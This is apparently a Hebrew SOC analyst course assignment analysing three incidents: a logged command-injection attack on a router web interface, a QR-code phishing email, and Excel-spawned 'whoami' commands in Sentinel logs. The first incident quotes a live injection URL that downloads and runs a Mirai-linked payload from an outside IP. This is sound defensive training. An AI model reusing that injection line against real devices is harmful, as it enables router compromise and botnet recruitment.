





NAME: ALEXANDER CHAIT EDUCATOR: SHAKED SHILO

T.Z:

00DATE: 0101

05/10/2024

קורס למתחילים בסייבר

CSPP מבואות סייבר

ניהול רשתות ובקר Soc

SOC Analyst Project

:1 אירוע

קובץ מצורף: Sanrio 1 soc course

פתחו את הקובץ המצורף והביטו בלוג.

על סמך הלוג:

- 1. הסבירו את הזיהוי בלוג
- 2. האם לדעתכם מדובר באירוע תקין או האם יש צורך בהרחבה החקירה?
- 3. במידה ולדעתכם נדרשת הרחבת חקירה, מה החקירה שהייתם מבצעים?
 - 4. ציינו על איזה שלב בסייבר kill chain מדובר. פרטו
 - 5. ציינו איזה טכניקה או טקטיקה מדובר מתוך ה MITRE

Event 1 attached Log

managerReceiptTime	sourceAddress	sourceHostName	destinationAddress	destinationHostName
May 3, 2024 @ 20:49:05.842	195.1.144.109	no4.nordicvm.no	65.74.2.33	web.seesec.co.il

requestUrl

/cgi-bin/luci/;stok|=/locale?form|=country&operation|=write&country|=\$(id>`cd+/tmp;+rm+-rf+shk;+wget+http://103.14.226.142/shk;+chmod+777+shk;+./shk+tplink;+rm+-rf+shk')

G	н	1	J	K	L	М
deviceAction	deviceProduct	destinationPort	destinationServiceName	bytesIn	bytesOut	requestClientApplication
Accept	Fortigate IPS	80	HTTP	800B	4860KB	Go-http-client/1.1

ניתוח של אירוע מספר 1

1. הסבר את הזיהוי בלוג:

ניתוח של הלוג חושף ניסיון אפשרי להתקפה מסוג של **הזרקת פקודה (Command Injection)** כנגד web.seesec.co.il שרת האינטרנט web.seesec.co.il על ידי

הראיות שאיתם הגענו למסקנה הזאת:

סשודה המכילה פקודה זדונית: ∪RL סשודה המכילה

cgi-bin/luci/;stok\=/locale?form\=country&operation\=write&country\=\$(id>`cd+/tmp;+rm+-/(`rf+shk;+wget+http://103.14.226.142/shk;+chmod+777+shk;+./shk+tplink;+rm+-rf+shk את הגרסה הישנה של הסקריפט (tmp) ואז מורידה את shk הפקודה הולכת לקשל מוחקת את הגרסה הישנה של הסקריפט ונותנת לו הרשאות שיהיה אפשר להריץ אותו בשלב הגרסה העדכנית של הסקריפט ונותנת לו הרשאות שיהיה אפשר להריץ אותו בשלב tmp מהבא, ואז הוא מריץ את הסקריפט עם פרמטר tplink ומוחק את הסקריפט מהקריפט להסתיר עקבות.

יש פה ניסיון להכניס פקודות מסוכנות לשורת הכתובת של ה-URL, הניסיון הזה מיועד להשתלה של תסריט (script) שמיועד לבצע פעולות מסוכנות ביעד שלו.

- יניסיון להוריד ולהפעיל קובץ זדוני מכתובת IP ניסיון להוריד ולהפעיל קובץ זדוני מכתובת ○
- ה מראה שה Fortigate IPS עשה שמראה שה device action לא חסם את הפעולה, ס ה לפחות לא בשלב הראשוני שלה.
- ס השורה ./shk tplink גם מעלה חשדות שיש אופציה שהתוקף אולי מנסה לנצל פגיעות
 או חולשה בחומרה/ממשק של נתב TP-Link.

o ריקה של הכתובת החשודה 103.14.226.142 בשימוש של VirusTotal סריקה של



רואים ש17 ונדורים של אבטחה מצאו פעילות זדונית, נעשה חקירה יותר מעמיקה. ○

MDMeridio - AbuseIPDB User Profile
www.abuseipdb.com
Malware hosting on http://103.14.226.142/shk (Miral variant). Hacking. 195.1.144.109, 01 May 2024. 195.1.144.109 - - [01/May/2024:10:29:44 +0000] "GET ...

[GS-455] Mirai Botnet IOCs - SEC-1275-1

7 days ago ... IPv4 · 103.14.226.142 · 103.174.73.190 · 185.196.11.177 · 185.216.70.79 · 188.75.79.53 · 193.233.193.12 · 212.70.149.10 · 42.112.26.97 ...

Descriptio

The Mirai Botnet targets open network devices, exploiting vulnerabilities in IoT devices and routers. It uses various Indicators of Compromise (IoCs), including IPv4 addresses, port combinations, domains, MD5, SHA1, and SHA256 hashes. The botnet's capabilities include launching Distributed Denial-of-Service (DDoS) attacks, compromising devices, and stealing sensitive information.

- גילינו שרשת הבוטנט MIRAI תוקפת מכשירים מחוברים לרשתות פתוחות, מנצל פגיעויות במכשירי IOCs. משתמש ב- IOCs שונים (חולשות) כמו כתובות IPv4, שילובי פורטים, דומיינים, גיבובי MD5, SHA1 ו-SHA256. יכולות הבוטנט כוללות הפעלה של מתקפות DDoS, פריצת מכשירים וגם גניבת מידע רגיש.
- היה פה גם שימוש בכלי ניהולי של ממשקים בשם Luci שגם יכול לשמש ככלי ניהולי של
 TP-Link routers.

2. האם מדובר באירוע תקין?

לא, האירוע הזה ממש לא תקין. הניסיון להזריק פקודה התקפית דרך בקשה של HTTP מצביע על כוונות זדוניות ועל ניסיון אפשרי לתקוף או לפגוע במערכת שלנו.

3. הצורך בהרחבת החקירה:

בהתבסס על הראיות והממצאים שלנו מהלוג והניתוח שלהם, מומלץ מאוד לבצע הרחבה של החקירה כדי לאמת את החשש להתקפה, ואם צריך גם לנקוט בצעדים נוספים.

אופציות לפעולות וחקירות נוספות שאפשר לבצע כדי להגן על עצמנו ולמנוע נזק:

• איסוף נתונים ולוגים נוספים:

- וגם web.seesec.co.il צריך לעשות ניתוח מעמיק יותר של הלוגים של שרת האינטרנט ono4.nordicvm.no במכשיר מקור התקיפה היס4.nordicvm.no בשביל לאתר פעילות חשודה נוספת שיכלה להתבצע משם.
 - ס אפשר גם לבדוק את הקבצים שהורדו או שונו כתוצאה מהבקשה הזדונית.
 - חיפוש אחר ראיות של פריצה למכשיר המקור או נוכחות של תוכנות זדוניות אחרות.

• לבצע ניתוח טכני נוסף:

- ס אפשר לעשות ניתוח מעמיק יותר של פקודת ה-Shell שהוזרקה כדי להבין את המטרה סמדויקת שלה ואת הפונקציונליות שלה.
- . זיהוי נקודות החולשה או תורפה שנוצלו על ידי התוקף ולהבין איך למנוע את זה בעתיד.
 - עדכון הגדרות אבטחה רלוונטיות בשרת האינטרנט ובמכשיר המקור או בIPS. ○
 - בידוד מכשיר המקור עד שהעניין יחקר לעומק, לבדוק אם יש מקורות התקפה נוספים
 שמבצעים פעולות דומות.

4. <u>השלב ב-CyberKill Chain</u>

האירוע שלנו מתאים לשלב ה-**Exploitation** ב-CyberKillChain. בשלב זה, התוקף מנצל פגיעות או חולשות במערכת כדי להשיג גישה לא מורשית ולממש את מטרותיו.

5. <u>טכניקה או טקטיקה בMITRE</u>:

- הטכניקה הספציפית המשמשת באירוע שלנו היא

T1059 - Command and Scripting Interpreter

sub technique T1059.004 עם סיכוי גבוה של

הטקטיקה היא **Execution** - ביצוע או execution כולל טכניקות שתוצאתן היא הרצת קוד שבשליטת - **Execution** התוקף על מערכת מקומית או מרוחקת.

שזה מאפשר לתוקף להפעיל פקודות זדוניות במערכת היעד.

/https://attack.mitre.org/techniques/T1059 לינק מצורף:

התוקפים מנצלים מפענחי פקודות וסקריפטים במערכות ההפעלה כדי להריץ פקודות וסקריפטים. הם משתמשים ביכולות אלו כדי להעביר payloads, לבצע commands או להשיג גישה למטרות שלהם מרחוק, זה יכול לאפשר לURL זדוני להכניס פקודה אל תוך בקשת השרת ברשת.

ID: T1059

Sub-techniques: T1059.001, T1059.002,
T1059.003, T1059.004, T1059.005, T1059.006,
T1059.007, T1059.008, T1059.009, T1059.010

① Tactic: Execution
① Platforms: Azure AD, Google Workspace, IaaS,
Linux, Network, Office 365, Windows, macOS
② Supports Remote: Yes
Version: 2.4
Created: 31 May 2017
Last Modified: 27 March 2023

:2 אירוע

אתמול התקבל בתיבת המייל שלי המייל הבא:

From name: avi.waisman

From E-mail: avi.waisman@see-security.com

To: shaked.shilo@see-secure.com

נא להירשם לקבוצת מרצים בפייסבוק :Subject

תוכן ההודעה:

אבי

לכלל המרצים של שיא סקיוריטי, נא להירשם לקבוצת המרצים בפייסבוק מצ"ב קישור



אני חושדת שמדובר במייל פישינג.

- חקרו את המייל. האם מדובר במייל פישינג? .1
- פרטו והסבירו מה חקרתם ואיך הגעתם למסקנה. .2
- במידה ומדובר במייל פישינג איזה פעולות תבצעו .3
- ציינו על איזה שלב בסייבר kill chain מדובר. פרטו .4
- ציינו איזה טכניקה או טקטיקה מדובר מתוך ה MITRE .5

<u>ניתוח של אירוע מספר 2</u>

הערה - אני עושה את הניתוח כיאלו אין לי מושג מי זה האנשים/החברות האלה או ששקד הכינה QR CODE לתרגיל

1. חקירה של המייל:

ניתוח של כלל הנתונים חושף social engineering בשילוב עם email, בשילוב עם spoofing ואפשרות של שימוש בspoofing יש פה תרגיל הונאה שהגיע מכתובת email לא אמיתית עם דומיין שונה, התוקף מנסה לגרום לעובד לחשוב שהוא קיבל מייל אמיתי ולגיטימי מעובד חברה אחר שמבקש ממנו לסרוק QR CODE בשביל להצטרף לקבוצה בפייסבוק.

בפועל מה שקורה הQRCODE שולח אותו לאתר צד שלישי אחר עם פרסומות שנותן לעבור לפייסבוק רק לאחר לחיצה על "דילוג פרסומות" ובכך נותן קליקים וצפיות לאתר שלמשתמש המקורי לא היית שום כוונה להיכנס אליו, לא נראה שזה מנסה לגנוב credentials לכן זה סוג קל יותר של התקפת פישיניג.

2. החקירה של האירוע:

- הראיות שאיתם הגענו למסקנה הזאת:
- החקירה מתחילה בבסיס, בשלב הראשוני אנחנו בודקים את כתובות המייל ואנחנו כבר החקירה מתחילה בבסיס, בשלב הראשוני אנחנו בודקים את פריס, בשלב החברה מעובד החברה שלשולח avi.waisman@see-security.com שכבר מעלה חשד שיש פה ניסיון התחזות, בדרך כלל לעובדי חברה יש את אותה כתובת דומיין ולא משהו שנראה דומה.
 - email address validator עכשיו נבדוק את הכתובת המייל של החשוד שלנו עם \circ

Input data:	avi.waisman@see-security.com
Classification:	Undeliverable
Status:	Invalid email address: the domain of the email address does not exist.
Status code:	DomainDoesNotExist (What's this?)

- אחרי הבדיקה אנחנו רואים שהכתובת החשודה גם לא משתמשת באותו דומיין של עובד החברה והיא גם לא כתובת מייל לגיטימית, אחרי חקירה נוספת גם גילינו שהדומיינס
 האלה פעילים, ועולה חשד לשימוש אפשרי בטכניקות של spoofing.
 - כבשלב האחרון כבר יש חשד להתקפה מסוג של מייל פישינג, עכשיו נבדוק את ספר בשלב האחרון כבר יש חשד להתקפה מסוג של מייל פישינג, עכשיו נבדוק את QRcode
 - ס אחרי בדיקה גילינו שהQRcode שולח את המשתמש לאתר
 ס אחרי בדיקה גילינו שהittps://gr.me-gr.com/shP847fW

הוא שולח אותו לאתר צד שלישי עם פרסומות שמאפשר לעבור לפייסבוק רק לאחר לחיצה על "דילוג פרסומות" ובכך נותן קליקים וצפיות וטראפיק לאתר gr.me-gr.com שלמשתמש המקורי לא היה ידע שהוא הולך להיכנס אליו, מה שמאשר את האירוע כהתקפה של מייל פישינג. (גם הפייסבוק לינק עצמו לא מצרף לשום קבוצה)

שם גם security vendors מראה שחלק מראה שונית. virus total מצאו שם גם ∘ פעילות זדונית.



קיימות גם אפשריות לעשות QRCODE בלי שימוש באתר צד שלישי, לדוגמא (Chrome מובנה שנותן לכל אחד לעשות feature בfeature מובנה שנותן לכל אחד לעשות שמעלה עוד יותר את החשש שמדובר פה בניסיון להעביר traffic שלישי.

3. פעולות מנע שאנחנו נבצע אחרי ההתקפה

סקירת המייל לעומק: ○

- לבדוק אם המייל מכיל קבצים מצורפים זדוניים או קישורים מוסתרים, אבל צריך לבדוק
 את הקישורים בסביבת מבחן מבודדת כדי לראות לאן הם באמת מובילים.
- אפשר לנתח את פרטי הHeader של המייל ולבדוק אם המייל הוא שר פרטי האפשר ס Header אפשר לנתח את פרטי בדרך כלל יש חוסר התאמה בן הspoofed לשם שמוצג.

י זיהוי משתמשים בסיכון: ○

- כבדוק פערים בהכשרת המודעות של העובדים בהתבסס על מי שדיווח על המייל או לחץ
 על קוד ה-QR (אם בכלל).

αניעת מתקפות נוספות בעתיד: ○

- נחסום את כתובת המייל של השולח כדי למנוע ניסיונות התקפה עתידיים מאותו מקור.
- כשקול להוסיף את qr.me-qr.com לרשימת חסימה כדי למנוע ממשתמשים לגשת אליו.
 - QR נעדכן מסנני אבטחת מייל כדי לחפש טקטיקות דומות כמו מיילים עם קודי
 בהקשרים לא צפויים, פרסומות מוגזמות וטקטיקות שמפעילות לחץ.

חינוך משתמשים: ○

- נשתף פעולה עם מחלקת IT כדי לשלוח מייל מודעות אבטחה לכל העובדים. נסביר את מתקפת הפישינג ואת הדגלים האדומים שיש לשים לב אליהם (קודי QR בהקשרים לא צפויים, ספאם של פרסומות, טקטיקות דחיפות).
- כשקול לעשות מבחן פישינג נוסף בעתיד כדי למדוד את המודעות של העובדים ולזהות
 תחומים ואזורים לשיפור.

י דיווח ותיעוד של האירוע: ○

נתעד את מתקפת הפישינג, כולל תוכן המייל, ממצאי החקירה והפעולות שנקטנו,
 רישומים כאלה יהיו מועילים לידע ולזיהוי מגמות במתקפות פישינג בעתיד.

4. <u>השלב ב-CyberKill Chain</u>

מיילים של פישיניג צריכים לעבור מספר שלבים בשביל להשיג את המטרה של התוקף, התהליך של התקפת פישיניג צריכה שהתוקף שלה התקפת פישיניג צריכה שהתוקף שלה יתכנן את הפעולות שלו גם בthreat vector גם delivery וגם מקביל להשיג הצלחה.

אך מתוך השלושה השלבים האלה שלהCyber Kill Chain האלה שלבים האלה שלה

- ס המייל עם הQRCode משמש ככלי של delivery ועובד על המשתמש בכך שהוא גורם לו ללחוץ
 עליו ובכך מצליח לעקוף אמצעי בטיחות.

5. <u>טכניקה או טקטיקה בMITRE</u>:

- הטכניקה הספציפית המשמשת באירוע שלנו היא

Social Engineering Techniques בשילוב עם Phishing T1566

Probablity of SubTechnique: Spearphishing Link (T1566.002)

הטקטיקה היא Initial Access - גישה ראשונית ברשת מתבצעת דרך טכניקות שונות, כמו פישינג ממוקד או ניצול פרצות בשרתים ציבוריים. אחיזה זו מאפשרת לתוקף גישה מתמשכת או חד פעמית

/https://attack.mitre.org/techniques/T1566 לינק מצורף:

<u>סיכום והערות נוספות חקירה אירוע 2:</u>

נכון שיכול להיות שהמטרה המרכזית של התקפה מהסוג הזה היא לא לגנוב credentials או להתקין malware באופן מידי, הinital access הושג על ידי שימוש במייל דספטיבי שמכיל לינק או במקרה שלנו QRcode שמטרתו היא לגרום למקבל המייל ללחוץ עליו.

הלינק מוביל לאתר עם פרסומות שמדגים את האופי הזדוני של ההתקפה, אפילו אם המטרה הסופית יכולה להיות שונה מהתקפות פישינג סטנדרטיות, ההתקפה מסוג זה גם יכולה לשמש כסוג של Probe כדי לבדוק חולשות של חברה והכנה להתקפות מסוכנות יותר.

ניתוב מטעה: בעוד https://qr.me-qr.com/shP847fW עשוי להיות שירות לגיטימי שעובד על פרסומות, ההיבט המטעה טמון בייצוג השגוי של מטרת הQRCode. היוסרים מוטעים לחשוב שהם מצטרפים לקבוצת פייסבוק, אבל הם מופנים לאפליקציה של צד שלישי עם פרסומות לפני שהם מגיעים ליעד שלהם. הניתוב המטעה הזה יתפס כמניפולטיבי.

<u>חווית משתמש ואמון</u>: משתמשים עשויים להרגיש תסכול מהניתוב הלא צפוי דרך אפליקציה של צד שלישי עם פרסומות. חווית המשתמש עלולה להיפגע לרעה, מה שעלול להוביל לאובדן אמון.

<u>חששות פרטיות:</u> למשתמשים עשויות להיות חששות לגבי המידע שנאסף על ידי האפליקציה של צד שלישי או הפרסומות המוצגות במהלך תהליך הניתוב. גם אם qr.me-qr.com אינו מעורב ישירות בפעילויות זדוניות, נתוני המשתמש והתנהגות הגלישה שלו עלולים להיות מנוצלים על ידי האפליקציה של צד שלישי לצורך פרסום ממוקד או מטרות אחרות.

אפילו שהתסריט הזה לא עומד בהגדרה המחמירה ביותר של מתקפת פישינג שמנסה לגנוב credentials, הוא עדיין מדגיש את החשיבות של שקיפות, הסכמה של משתמש והתנהגות אתית באינטראקציות מקוונות. יש ליידע משתמשים על כל ניתוב מחדש או מעורבות של צד שלישי בעת OR כדי להבטיח חוויה חיובית ומאובטחת.

:3 אירוע

כנסו לסביבת הסנטינל, תחת לשונית ה Incident וחקרו את האירוע: New Discovery Command Detected

Sysmon

| where CommandLine contains "whoami"

- 1. הסבירו את החוק ומה הוא מחפש
- 2. פרטו את מהלך החקירה ואת השאלות שעולות לבם
- 3. פרטו את הממצאים שמצאתם (נא להוסיף תמונות וקישורים)
- 4. לאחר שסיימתם את מהלך החקירה הראשונית, מה הדעה שגיבשתם? הסבירו
 - ?האם מדובר באירוע אמת או אירוע שווא?
 - 6. כיצד הייתם ממליצים לטפל באירוע
 - 7. ציינו על איזה שלב בסייבר kill chain מדובר. פרטו
 - 8. בונוס ציינו איזה טכניקה או טקטיקה מדובר מתוך ה MITRE

בהצלחה,

שקד

ניתוח של אירוע מספר 3

1. הסבירו את החוק ומה הוא מחפש:

:Query הסבר של

- ס אסוגל למשוך החלק הזה בשאילתה מגדיר את הKQL, הAdata source מסוגל למשוך sysmon סמוגל למשור מידע מהרבה מקורות שונים מתוך הmicrosoft sentinel שזה כלי אבטחה שעושה sysmon שזה כלי אבטחה שעושה של מאבטחה שעושה שושה שושה אבטחה שעושה שושה שושה שושה אבטחה שעושה שעושה אבטחה שעושה שושה שושה אבטחה שעושה שושה אבטחה שעושה אבטחה שעושה שעושה אבטחה שעושה שושה אבטחה שעושה שושה אבטחה שעושה אבטחה אבטחה שעושה אבטחה אבטחה שעושה אבטחה שעושה אבטחה שעושה אבטחה שעושה אבטחה שעושה אבטחה א
- את משתמש where CommandLine contains whoami מכיל את commandline field את מדי לחפש בתוך לוגים של סיסמון לכניסות שהwhere מכיל את "whoami"

∘ מזה מחפש:

"whoami" עשה execute עשה process השאילתה מחפשת אינסטנסים מתי ש processהפקודה הזאת בדרך כלל בשימוש בשביל לזהות את המשתמש שכרגע מחובר.


מדוע ואיך משתמשים בשאילתה הזאתי: ○

- השאילתה הזאתי מאוד שימושית לsecurity analysts שחוקרים פעילות חשודה, הנה
 כמה סיבות אפשריות לשימוש של השאילתה:
 - לזהות potential lateral movement תוקפים שמצליחים להשיג גישה לסיסטם עשויים להשתמש בwhoami כדי לעשות עימות להרשאות שלהם ולזהות מערכות אחרות על המערכת לתקוף.
- לחקור privilege escalation attempts אם משתמש זדוני מנסה להשיג הרשאות יותר גבוהות הם יכולים להשתמש בwhoami כדי לדעת אם הניסיון שלהם היה מוצלח או לא.
- לעשות לעשות whoami מיוסרים או מערכות בלתי צפויים יכול להצביע על ניסיונות גישה לא מורשאות.
 - חשוב לציין שhoami בעצמו לא בהכרח אומר זדוני או התקפה אבל ע"י פילטור של סיסמון לוגס לפקודה הספציפית הזאת, אנליסיטים של אבטחה יכולים להתפקס על פעילות חשודה ולחקור אותה יותר לעומק.

2. פרטו את מהלך החקירה ואת השאלות שעולות לכם:

נתחיל בלמצוא ולמיין את הלוגים המתאימים: ○


- כניס את השאליתה שלנו ונגדיר תאריך של ה5/07/2024, אחרי זה נמיין לפי תאריך סעונים את השאליתה שלנו.
 לנוחות עבודה וגם בשביל להבין את הסדר הפעולות של Jim בניתוח שלנו.
 - Jim אנחנו רואים שמצאנו פה ארבעה לוגים ששייכים למשתמש ⊙



∘ תהליך ותכנון הניתוח/חקירה:

תהליך החקירה התבצע בשלבים, בשלב הראשון אני יעבור לוג לוג לפי סדר הפעולות
 של Jim, יבין קודם כל מה קרה בכל לוג ספציפי וינתח אותו, ואז אני אחבר תמונה כוללת
 של כל הפעולות והלוגים שקרו כדי להבין את הmacro של מה היה פה בעצם.

∘ ניתוח של הלוג הראשון: ○



- במערכת process creation event במערכת מראה שהיה פה
 - o התהליך התחיל על ידי המשתמש (WIN10B\Jim) ס התהליך התחיל על ידי
 - שהתבצע orocess פרטי
 - של "whoami.exe" של הופעל
 - whoami שהופעל היה פשוט commandline -
 - 6972 הוא "whoami.exe" של התהליך וDa -
 - "cmd.exe" היה "whoami" שהפעיל את parent process -
 - 4836 הוא parent process הID -
 - "cmd.exe" היא parentimage
- parent process הקומנד ליין הריץ את ParentCommandLine -

- מה Jim עשה פה ○

המשתמש Jim התחיל את פקודת הwhoami מהלכת, של המערכת, של המערכת של whoami מראה את היוסר שכרגע מחובר לדומיין, במקרה הזה הפקודה של Jim עצמו.

סיכום של הלוג הראשון - הלוג הזה מראה פעילות נורמלית על המערכת שבא
 שהמשתמש משתמש בפקודת whoami כדי לדעת את המשתמש שמחובר כרגע
 על המערכת "win10B.local.course"

∘ ניתוח של הלוג השני:



- במערכת process creation event במערכת מראה שהיה פה
 - י התהליך התחיל על ידי המשתמש (WIN10B\Jim) ס התהליך התחיל על ידי המשתמש
 - שהתבצע orocess פרטי ה
 - של "whoami.exe" של processa -
 - whoami שהופעל היה פשוט commandline -
 - של התהליך "whoami.exe" הוא 1344 - הD
- "Microsoft Excel" היה "whoami" שהפעיל את **parent process** -
 - 9164 הוא parent process הDו של
 - "EXCEL.EXE" ה parentimage
- ParentCommandLine הקומנד ליין שהריץ את ParentCommandLine בשם excel לקובץ path

-

- מה Jim עשה פה ○

המשתמש Jim התחיל את פקודת הwhoami מהשתמש Jim התחיל את פקודת המשתמש של Gift.xlsm ואז התהליך של הexcel הוא זה שהפעיל את פקודת הwhoami אינטרקציה עם קובץ

סיכום של הלוג השני - הלוג הזה מראה פעילות חשודה יותר על המערכת שבא סיכום של הלוג השני - הלוג הזה מראה פעילות שודה יותר שבא אומריץ דרך שביעולה לא נפוצה וחשודה ביותר.

∘ ניתוח של הלוג השלישי:

- במערכת process creation event במערכת מראה שהיה פה
 - o התהליך התחיל על ידי המשתמש (WIN10B\Jim) ס התהליך התחיל על ידי
 - שהתבצע process •
 - של "whoami.exe" של הופעל
 - whoami שהופעל היה פשוט commandline -
 - 8388 הוא "whoami.exe" של התהליך ו- IDa
- "Microsoft Excel" היה "whoami" שהפעיל את **parent process** -
 - 9164 הוא parent process של ה
 - "EXCEL.EXE" היא parentimage -
- ParentCommandLine הקומנד ליין שהריץ את ParentCommandLine Dim שנמצא בשם excel של path

-

- מה Jim עשה פה o

המשתמש Jim התחיל את פקודת הwhoami מהשתמש Jim התחיל את פקודת המשתמש Jim התחיל את פקודת המשתמש excel ורואים שהפעיל אינטרקציה עם קובץ excel בשם Gift.xlsm ואז התהליך של הwhoami את פקודת השחים של האת פקודת החידת האת פקודת השחים של האת המודים של האת פקודת השחים של האת פקודת השחים של האת פקודת המודים של האת פקודת השחים של האת פקודת המודית השחים של האת פקודת המודית המודית המודית המודית המודית הודית המודית המודית

סיכום של הלוג השלישי - הלוג הזה מראה פעילות חשודה יותר על המערכת שבא סיכום של הלוג השלישי - הלוג הזה מראה פעילות שודה יותר על המערכת שבא של הלוג ביותר.
 מריץ דרך excel מריץ דרך שבא טובה ביותר.

- במערכת process creation event במערכת מראה שהיה פה
 - (WIN10B\Jim) התהליך התחיל על ידי המשתמש
 - שהתבצע process •
 - של "whoami.exe" של processa
 - whoami שהופעל היה פשוט commandline -
 - 5792 הוא "whoami.exe" של התהליך IDa -
- "Microsoft Excel" היה "whoami" שהפעיל את **parent process** -
 - 2852 הוא parent process הDa -
 - "EXCEL.EXE" היא
- ParentCommandLine הקומנד ליין שהריץ את ParentCommandLine שנמצא בfift.xlsm שנמצא בexcel לקובץ path

- מה Jim עשה פה ∘

המשתמש Jim התחיל את פקודת הwhoami מהשתמש Jim התחיל את פקודת המשתמש של excel התחיל את פקודת המשתמש excel ורואים שהפעיל אינטרקציה עם קובץ excel בשם Gift.xlsm ואז התהליך של הwhoami את פקודת השחים של האת פקודת החים של האת פקודת השחים של האת פקודת השחים של האת פקודת השחים של האת פקודת התקציה האת פקודת השחים של האת המודים של האת פקודת השחים המודים האת פקודת השחים של האת המודים האת המודים של האת פקודת השחים המודים האת המודים המוד

סיכום של הלוג הרביעי - הלוג הזה מראה פעילות חשודה יותר על המערכת שבא
 סיכום של הלוג הרביעי - הלוג הזה מראה פעילות שבא
 סיכום של הלוג הרביעי - הלוג הזה מראה פעילות שבא
 סיכום של הלוג הרביעי - הלוג הזה מראה פעילות שבא
 סיכום של הלוג הרביעי - הלוג הזה מראה פעילות שבא


○ שאלות וחשדות שעולות כתוצאה מהניתוח הראשוני של הלוגים:

- התנהגות חשודה: זה ממש לא רגיל שמשתמשים מריצים פקודות כמו "whoami" מתוך excel מתוך השביל את זה מתוך whoami יכול שמשר שביל ליצר הסוואה ולהסתיר את command execution ולנסות לערבב את הexcel זה ביחד עם שימוש רגיל של excel.
- ס דפוס פעולה חוזר: הדפוס הפעולה החוזר של Jim כמו שאנחנו רואים בלוגים מדאיג,
 משתמש רגיל לא ממשיך לחזור על פקודת whoami במיוחד לא בכאלה הפרשים קצרים
 וזה יכול להצביע על כוונה זדונית.
 - ס האם Jim מנסה לעשות Privilege Escalation: יכול להיות שמוח מנסה להשיג
 הרשאות גבוהות יותר ע"י לחפש דרכים לבצע פקודות עם הרשאות גבוהות יותר או
 להתחזות למשתמשים אחרים
 - ס האם Mhoami מריץ שנסה לאסוף מידע על הארגון: האם Jim מריץ Jim מושר של הארגון: האם שלה, אולי של המערכת והמשתמשים שלה, אולי של מצוא משתמשים עם הרשאות מסוימות ולתרגט אותם.
 - ס האם Jim מנצל חולשה באפליקציה או Explotation מנצל חולשה באפליקציה או במערכת עצמה ע"י הרצת פקודות מExcel ומנסה להפעיל קוד זדוני
 - יכול gift.xlsm עצמו excel הקובץ: Payload Delivery יכול delivery מנסה לעשות להיות מנגנון delivery עם פיילוד זדוני, יכול להיות שחום סקריפטים או מקרוס excel בתוך קובץ הlimu ומשם הוא מריץ קצבים זדוניים.

excel ממקור לא צפוי כמו whoami מנסה להסתיר פעילות זדונית: להריץ Jim מנסה להסתיר פעילות הזדונית יכול להיות טכניקה שmi מנסה לעשות כדי להסתיר את עצמו ואת הפעילות הזדונית שלו כפעילות לגיטימית.

3. פרטו את הממצאים שמצאתם עם תמונות:

תקינה hashim בדיקה של ס



משתנה ProcessID o

ProcessId	Image
6972	C:\Windows\System32\whoami.exe
3344	C:\Windows\System32\whoami.exe
8388	C:\Windows\System32\whoami.exe
5792	C:\Windows\System32\whoami.exe

excel משתנה שhoamia מריץ את Jimu משתנה ש ParentProcessID \circ

ParentProcessId	Parentlmage	ParentCommandLine
4836	C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe"
9164	C:\Program Files\Microsoft Office\root\Office16\EXCELEXE	$"C:\Program\ Files\Microsoft\ Office\Root\Office16\EXCEL.EXE"\ "C:\Users\Jim.WIN10B\Desktop\Gift.xlsm"$
9164 2852	C:\Program Files\Microsoft Office\root\Office16\EXCEL.EXE	$"C:\Program\ Files\Microsoft\ Office\Root\Office16\EXCEL.EXE"\ "C:\Users\Jim.WIN10B\Desktop\Gift.xlsm"$
2852	C:\Program Files\Microsoft Office\root\Office16\EXCEL.EXE	$"C:\Program\ Files\Microsoft\ Office\Root\Office16\EXCEL.EXE"\ "C:\Users\Jim.WIN10B\Desktop\Gift.xlsm"$

whoami הפרש זמן קצר והרצה חוזרת של פקודת ⊙

>	5/7/2024, 7:50:04.820 AM	
>	5/7/2024, 12:14:39.812 PM	
>	5/7/2024, 12:14:55.257 PM	
>	5/7/2024, 12:38:03.237 PM	

הלוגים החשודים: חקירת עומק של הלוגים מראה עוד לוגים חשודים של Jim שלא קשורים
 לשאילתה המקורית אבל גם בתאריך 05/07/2024 - הפעולה הזאת נעשתה עם ELEVATED
 בקומנד ליין שיכולה להיות פונטיציאל לפעולה זדונית כי הוא מנסה להריץ את זה עם הרשאות

1 7	·
CommandLine	"C:\Users\Jim.WIN10B\Downloads\OfficeSetup.exe" ELEVATED sid=S-1-5-21-861436810-3612757385-2956297852-1013

עוד לוגים עם פונטציאל חשוד, Jim מספר פעמים, בכמה לוגים שונים מתעסק בלמחוק קבצים מהדלוגים עם פונטציאל חשוד, Microsoft Office שנוסף ללוג החשוד שלו שקשור לחשוב שלו להיות מהציאלים של תשטוש עקבות או מניפולציה.

o עושה autoclean לC דרייב בסוף היום ○

"C:\Windows\system32\cleanmgr.exe" /autoclean /d C: C:\Windows\System32\cleanmgr.exe

מספר פעמים JIM o

"C:\Program Files\CCleaner\CCleaner 64.exe" /MONITOR	C:\Program Files\CCleaner\CCleaner 64.exe
"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"type=crashpad-handler "user-data-dir=	C:\Program Files (x86)\Microsoft\Edge\Applica
$"C:\P or program Files (x86) \\ Microsoft \\ Edge \\ Application \\ msedge.exe"type=gpu-processno-appcompat-clear$	C:\Program Files (x86)\Microsoft\Edge\Applica
$"C:\P or program Files (x86) \\ \label{lem:condition} In the content of the conte$	C:\Program Files (x86)\Microsoft\Edge\Applica
"C:\Program Files\ CCleaner \ CCleaner .exe" /MONITOR /uac	C:\Program Files\CCleaner\CCleaner.exe
"C:\Program Files\ CCleaner \ CCleaner .exe" /MONITOR /uac	C:\Program Files\ CCleaner \ CCleaner 64.exe

